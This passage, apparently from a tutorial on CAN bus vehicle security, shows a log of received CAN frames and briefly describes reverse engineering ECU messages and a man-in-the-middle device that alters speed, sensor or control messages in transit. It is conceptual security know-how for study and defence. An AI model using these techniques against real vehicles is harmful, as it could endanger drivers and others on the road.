01:27:01.048 -> Data received - CAN ID: 14 Data: f4 49 99 3 ee 5e a1 ab
01:27:01.088 -> Data received - CAN ID: 15 Data: 53 ac a7 a0 97 34 8b 80
01:27:01.088 -> Data received - CAN ID: 16 Data: 72 c6 a8 2d b0 c3 25 87
01:27:01.088 -> Data received - CAN ID: 17 Data: ab 9c 42 3e 41 fe df 68
01:27:01.120 -> Data received - CAN ID: 18 Data: ff 38 c2 a5 93 47 11 99
01:27:01.120 -> Data received - CAN ID: 19 Data: 72 f e7 47 4d 6a e5 92
01:27:01.120 -> Data received - CAN ID: 1a Data: ef 77 cc 94 f7 30 d8 b5
01:27:01.120 -> Data received - CAN ID: 1b Data: 7a 6 b5 a9 43 5a 67 3f

```


6. Reverse Engineering

- **Objective:** Reverse engineer the CAN protocol used by specific ECUs to understand proprietary messages.
- **Real-time Attack:** Reverse engineering allows attackers to craft precise messages to control the vehicle or manipulate its systems in a targeted way.
- **Tool:** Tools like `Kayak` or custom scripts for analyzing and interpreting CAN traffic.

7. Man-in-the-Middle (MitM) Attack

- **Objective:** Intercept and modify CAN messages in transit between ECUs.
- **Real-time Attack:** An attacker could alter messages on the fly, changing data such as speed, sensor readings, or control commands, leading to dangerous situations.
- **Tool:** This requires a more sophisticated setup where an attacker places a device on the CAN bus that can modify messages in real time.